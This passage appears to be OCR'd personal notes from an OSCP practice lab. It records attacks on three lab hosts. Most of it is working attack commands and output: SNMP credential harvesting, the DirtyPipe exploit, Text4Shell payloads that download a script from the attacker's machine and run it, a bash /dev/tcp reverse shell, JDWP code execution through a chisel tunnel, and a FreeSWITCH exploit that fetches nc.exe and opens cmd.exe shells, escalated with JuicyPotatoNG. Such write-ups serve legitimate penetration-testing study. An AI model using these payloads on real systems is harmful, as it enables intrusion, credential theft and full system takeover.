ubuntu-standard_1.450.2_amd64
ucf_3.0038+nmu1_all
udev_245.4-4ubuntu3.18_amd64
udisks2_2.8.4-1ubuntu2_amd64
ufw_0.36-6ubuntu1_all
unattended-upgrades_2.3ubuntu0.3_all
update-manager-core_1:20.04.10.10_all
update-notifier-common_3.192.30.11_all
upower_0.99.11-1build2_amd64
usb-modeswitch_2.5.2+repack0-2ubuntu3_amd64
usb-modeswitch-data_20191128-3_all
```

```
  640                   usb.ids_2020.03.19-1_all
  641                   usbmuxd_1.1.1~git20191130.9af2b12-1_amd64
  642                   usbutils_1:012-2_amd64
  643                   util-linux_2.34-0.1ubuntu9.3_amd64
  644                   uuid-runtime_2.34-0.1ubuntu9.3_amd64
  645                   vim_2:8.1.2269-1ubuntu5.9_amd64
  646                   vim-common_2:8.1.2269-1ubuntu5.9_all
  647                   vim-runtime_2:8.1.2269-1ubuntu5.9_all
  648                   vim-tiny_2:8.1.2269-1ubuntu5.9_amd64
  649                   vsftpd_3.0.3-12_amd64
  650                   wget_1.20.3-1ubuntu2_amd64
  651                   whiptail_0.52.21-4ubuntu2_amd64
  652                   wireless-regdb_2022.06.06-0ubuntu1~20.04.1_all
  653                   xauth_1:1.1-0ubuntu1_amd64
  654                   xdg-user-dirs_0.17-2ubuntu1_amd64
  655                   xfsprogs_5.3.0-1ubuntu2_amd64
  656                   xkb-data_2.29-2_all
  657                   xxd_2:8.1.2269-1ubuntu5.9_amd644th 192.168.xxx.149
- OK
  658                   xz-utils_5.2.4-1ubuntu1.1_amd64
  659                   zerofree_1.1.1-1_amd64
  660                   zlib1g_1:1.2.11.dfsg-2ubuntu1.5_amd64
```

```
snmpbulkwalk -c public -v2c 192.168.214.149 . | tee -a output.txt
cat output.txt | grep "password"
```

Found

```
iso.3.6.1.4.1.8072.1.3.2.1.0 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.2.5.82.69.83.69.84 = STRING:
"./home/john/RESET_PASSWD"
iso.3.6.1.4.1.8072.1.3.2.2.1.3.5.82.69.83.69.84 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.4.5.82.69.83.69.84 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.5.5.82.69.83.69.84 = INTEGER: 5
iso.3.6.1.4.1.8072.1.3.2.2.1.6.5.82.69.83.69.84 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.7.5.82.69.83.69.84 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.2.1.20.5.82.69.83.69.84 = INTEGER: 4
iso.3.6.1.4.1.8072.1.3.2.2.1.21.5.82.69.83.69.84 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.3.1.1.5.82.69.83.69.84 = STRING: "Resetting
password of kiero to the default value"
iso.3.6.1.4.1.8072.1.3.2.3.1.2.5.82.69.83.69.84 = STRING: "Resetting
```

```
password of kiero to the default value"
iso.3.6.1.4.1.8072.1.3.2.3.1.3.5.82.69.83.69.84 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.3.1.4.5.82.69.83.69.84 = INTEGER: 0
iso.3.6.1.4.1.8072.1.3.2.4.1.2.5.82.69.83.69.84.1 = STRING: "Resetting
password of kiero to the default value"
iso.3.6.1.4.1.8072.1.5.1.0 = INTEGER: 5
iso.3.6.1.4.1.8072.1.5.2.0 = INTEGER: 2
```

kiero:kiero - password

login to ftp

```
ftp 192.168.214.149
```

Found the id_rsa key into ftp

PE

```
/home/teodor/Desktop/OSCP/toolS/CVE-2022-0847

./dirtypipe /home/john/RESET_PASSWD
```

Dirtypipe

5th 192.168.xxx.150 - OK

```
nmap -T5 -Pn 192.168.214.150 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 11:20 CEST
Nmap scan report for 192.168.214.150
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
```

```
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 50.31 seconds
```

```
nmap -sC -sV 192.168.214.150 -p 22,8080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 11:21 CEST
Nmap scan report for 192.168.214.150
Host is up (0.039s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 adac800a5f8744eaba7f95ca1e90780d (ECDSA)
|_  256 b3aed12524c2ab4ff940c5f00b1287bb (ED25519)
8080/tcp open  http-proxy
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/plain;charset=UTF-8).
|_http-favicon: Spring Java Framework
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404
|     Content-Type: application/json;charset=UTF-8
|     Date: Mon, 03 Apr 2023 09:21:55 GMT
|     Connection: close
|     {"timestamp":"2023-04-
03T09:21:55.721+0000","status":404,"error":"Not Found","message":"No
message available","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/plain;charset=UTF-8
|     Content-Length: 19
|     Date: Mon, 03 Apr 2023 09:21:55 GMT
|     Connection: close
|     {"api-status":"up"}
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET,HEAD,OPTIONS
|     Content-Length: 0
|     Date: Mon, 03 Apr 2023 09:21:55 GMT
|     Connection: close
|   RTSPRequest:
```

```
|     HTTP/1.1 505
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 830
|     Date: Mon, 03 Apr 2023 09:21:55 GMT
|     <!doctype html><html lang="en"><head><title>HTTP Status 505
|     HTTP Version Not Supported</title><style type="text/css">h1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} h2 {font-family:Tahoma,Arial,sans-
serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} body {font-family:Tahoma,Arial,sans-
serif;color:black;background-color:white;} b {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-
size:12px;} a {color:black;} a.name {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h1
|   Socks5:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 800
|     Date: Mon, 03 Apr 2023 09:21:55 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|_    Request</title><style type="text/css">h1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} h2 {font-family:Tahoma,Arial,sans-
serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} body {font-family:Tahoma,Arial,sans-
serif;color:black;background-color:white;} b {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-
size:12px;} a {color:black;} a.name {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.93%I=7%D=4/3%Time=642A9AB0%P=x86_64-pc-linux-gnu%r(Get
SF:Request,98,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/plain;charset
SF:=UTF-8\r\nContent-Length:\x2019\r\nDate:\x20Mon,\x2003\x20Apr\x202023\x
SF:2009:21:55\x20GMT\r\nConnection:\x20close\r\n\r\n{\"api-status\":\"up\"
```


```
SF:}")%r(HTTPOptions,75,"HTTP/1\.1\x20200\x20\r\nAllow:\x20GET,HEAD,OPTION
SF:S\r\nContent-Length:\x200\r\nDate:\x20Mon,\x2003\x20Apr\x202023\x2009:2
SF:1:55\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,3C6,"HTTP/1
SF:\.1\x20505\x20\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-L
SF:anguage:\x20en\r\nContent-Length:\x20830\r\nDate:\x20Mon,\x2003\x20Apr\
SF:x202023\x2009:21:55\x20GMT\r\n\r\n<!doctype\x20html><html\x20lang=\"en\
SF:"><head><title>HTTP\x20Status\x20505\x20\xe2\x80\x93\x20HTTP\x20Version
SF:\x20Not\x20Supported</title><style\x20type=\"text/css\">h1\x20{font-fam
SF:ily:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-s
SF:ize:22px;}\x20h2\x20{font-family:Tahoma,Arial,sans-serif;color:white;ba
SF:ckground-color:#525D76;font-size:16px;}\x20h3\x20{font-family:Tahoma,Ar
SF:ial,sans-serif;color:white;background-color:#525D76;font-size:14px;}\x2
SF:0body\x20{font-family:Tahoma,Arial,sans-serif;color:black;background-co
SF:lor:white;}\x20b\x20{font-family:Tahoma,Arial,sans-serif;color:white;ba
SF:ckground-color:#525D76;}\x20p\x20{font-family:Tahoma,Arial,sans-serif;b
SF:ackground:white;color:black;font-size:12px;}\x20a\x20{color:black;}\x20
SF:a\.name\x20{color:black;}\x20\.line\x20{height:1px;background-color:#52
SF:5D76;border:none;}</style></head><body><h1")%r(FourOhFourRequest,113,"H
SF:TTP/1\.1\x20404\x20\r\nContent-Type:\x20application/json;charset=UTF-8\
SF:r\nDate:\x20Mon,\x2003\x20Apr\x202023\x2009:21:55\x20GMT\r\nConnection:
SF:\x20close\r\n\r\n{\"timestamp\":\"2023-04-03T09:21:55\.721\+0000\",\"st
SF:atus\":404,\"error\":\"Not\x20Found\",\"message\":\"No\x20message\x20av
SF:ailable\",\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak\"}")%r(Socks
SF:5,3BB,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;charset=utf-8
SF:\r\nContent-Language:\x20en\r\nContent-Length:\x20800\r\nDate:\x20Mon,\
SF:x2003\x20Apr\x202023\x2009:21:55\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Status\x204
SF:00\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"text/css\"
SF:>h1\x20{font-family:Tahoma,Arial,sans-serif;color:white;background-colo
SF:r:#525D76;font-size:22px;}\x20h2\x20{font-family:Tahoma,Arial,sans-seri
SF:f;color:white;background-color:#525D76;font-size:16px;}\x20h3\x20{font-
SF:family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;fon
SF:t-size:14px;}\x20body\x20{font-family:Tahoma,Arial,sans-serif;color:bla
SF:ck;background-color:white;}\x20b\x20{font-family:Tahoma,Arial,sans-seri
SF:f;color:white;background-color:#525D76;}\x20p\x20{font-family:Tahoma,Ar
SF:ial,sans-serif;background:white;color:black;font-size:12px;}\x20a\x20{c
SF:olor:black;}\x20a\.name\x20{color:black;}\x20\.line\x20{height:1px;back
SF:ground-color:#525D76;border:none;}</style></head><body");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 26.76 seconds
```

Initial access

- found http://192.168.214.150:8080/search?query=test
  Text4shell - https://www.logpoint.com/en/blog/text4shell-detecting-exploitation-of-cve-2022-42889/#
- Reverse shell - https://0xdf.gitlab.io/hackvent2022/medium

```
http://192.168.214.150:8080/search?
query=${%7Bscript:javascript:java.lang.Runtime.getRuntime().exec(%27ping%20
-c%205%20192.168.45.214%27)%7D
```




```
$%7Bscript:javascript:java.lang.Runtime.getRuntime().exec(%27curl%20192.16
8.45.214%2Frev.sh%20-o%20%2Ftmp%2Frev%27)%7D
```

```
$%7Bscript:javascript:java.lang.Runtime.getRuntime().exec(%27bash%20%2Ftmp
%2Frev%27)%7D
```

Privilege Escalation

1. Upload chisel and execute:

Attacker: `./chisel server -p 8001 --reverse Victim:` ./chisel client 192.168.45.206:8001 R:1080:socks

2. Upload rev.sh with another name to esitate the name (dup /tmp/rev and /tmp/reverse)

```
#!/bin/bash

sh -i >& /dev/tcp/192.168.45.206/445 0>&1
```

3. Use https://github.com/IOActive/jdwp-shellifier proxychains python2.7 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd 'bash /tmp/reverse.sh'

```
┌──(teodor㉿kali)-[~/Desktop/OSCP/tools/jdwp-shellifier]
└─$ proxychains python2.7 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd 'bash /tmp/reverse.sh'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8000  ...  OK
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.16'
[+] Found Runtime class: id=8b1
[+] Found Runtime.getRuntime(): id=7f067c02cba8
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
```

4. Go to the victim machine and execute ``nc 127.0.0.1 5000

```
$ netstat -plunt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      48390/nc
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      48375/nc
tcp6       0      0 :::5000                 :::*                    LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      789/java
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:38111           0.0.0.0:*                           -
$ nc 127.0.0.1 5000
Available Processors: 1
Free Memory: 24196776
Total Memory: 32440320
```

5. The "Command successfully executed"

```
┌──(teodor㉿kali)-[~/Desktop/OSCP/tools/jdwp-shellifier]
└─$ proxychains python2.7 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd 'bash /tmp/reverse.sh'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:8000  ...  OK
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.16'
[+] Found Runtime class: id=8b1
[+] Found Runtime.getRuntime(): id=7f067c02cba8
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x94d
[+] Selected payload 'bash /tmp/reverse.sh'
[+] Command string object created id:94e
[+] Runtime.getRuntime() returned context id:0x94f
[+] found Runtime.exec(): id=7f067c02cbe0
[+] Runtime.exec() successful, retId=950
[!] Command successfully executed
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP/tools/jdwp-shellifier]
└─$ nc -lnvp 445
listening on [any] 445 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.150] 48354
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

6th 192.168.xxx.151 - OK

```
nmap -T5 -Pn 192.168.214.151 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 11:22 CEST
Nmap scan report for 192.168.214.151
Host is up (0.038s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
8021/tcp open  ftp-proxy
```

```
nmap -sC -sV 192.168.214.151 -p 80,3389,8021
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 11:24 CEST
Nmap scan report for 192.168.214.151
Host is up (0.038s latency).

PORT     STATE SERVICE          VERSION
80/tcp   open  http             Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OSCP
|   NetBIOS_Domain_Name: OSCP
|   NetBIOS_Computer_Name: OSCP
|   DNS_Domain_Name: OSCP
|   DNS_Computer_Name: OSCP
|   Product_Version: 10.0.19041
|_  System_Time: 2023-04-03T09:25:14+00:00
| ssl-cert: Subject: commonName=OSCP
```

```
| Not valid before: 2023-04-02T09:14:28
|_Not valid after:  2023-10-02T09:14:28
|_ssl-date: 2023-04-03T09:25:19+00:00; +3s from scanner time.
8021/tcp open  freeswitch-event FreeSWITCH mod_event_socket
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.15 seconds
```

Initial access

- Found that on the port 8021 run a vulnerable freeswitch service -

```
FreeSWITCH 1.10.1 - Command Execution
```

https://www.exploit-db.com/exploits/47799

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpb/192.168.214.151]
└─$ python3 freeswitch.py 192.168.214.151 whoami
Authenticated
Content-Type: api/response
Content-Length: 11

oscp\chris
```

```
python3 freeswitch.py 192.168.214.151 "curl http://192.168.45.214/nc.exe -
o nc.exe"
```

```
python3 freeswitch.py 192.168.214.151 "nc.exe 192.168.45.214 443 -e
cmd.exe"
```

Privilege Escalation

```
C:\Program Files\FreeSWITCH>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------
```

```
Privilege Name                Description
State
============================= ========================================
========
SeShutdownPrivilege           Shut down the system
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeUndockPrivilege             Remove computer from docking station
Disabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
SeTimeZonePrivilege           Change the time zone
Disabled
```

PrintSpoofer64.exe didn't work, I used JuicyPotatoNG

```
python3 freeswitch.py 192.168.206.151
'c:\users\chris\desktop\JuicyPotatoNG.exe -t * -p
"c:\users\chris\desktop\nc.exe" -a "192.168.45.206 443 -e cmd.exe"'
```

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpb/192.168.214.151]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.206.151] 55564
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
nt authority\system

C:\>cd C:\users\
cd C:\users\

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 949E-5CA2

 Directory of C:\Users

04/05/2023  08:56 AM    <DIR>          .
04/05/2023  08:56 AM    <DIR>          ..
11/28/2022  02:24 AM    <DIR>          Administrator
11/28/2022  02:25 AM    <DIR>          chris
04/05/2023  08:56 AM    <DIR>          DefaultAppPool
11/19/2020  12:48 AM    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)  13,646,065,664 bytes free
```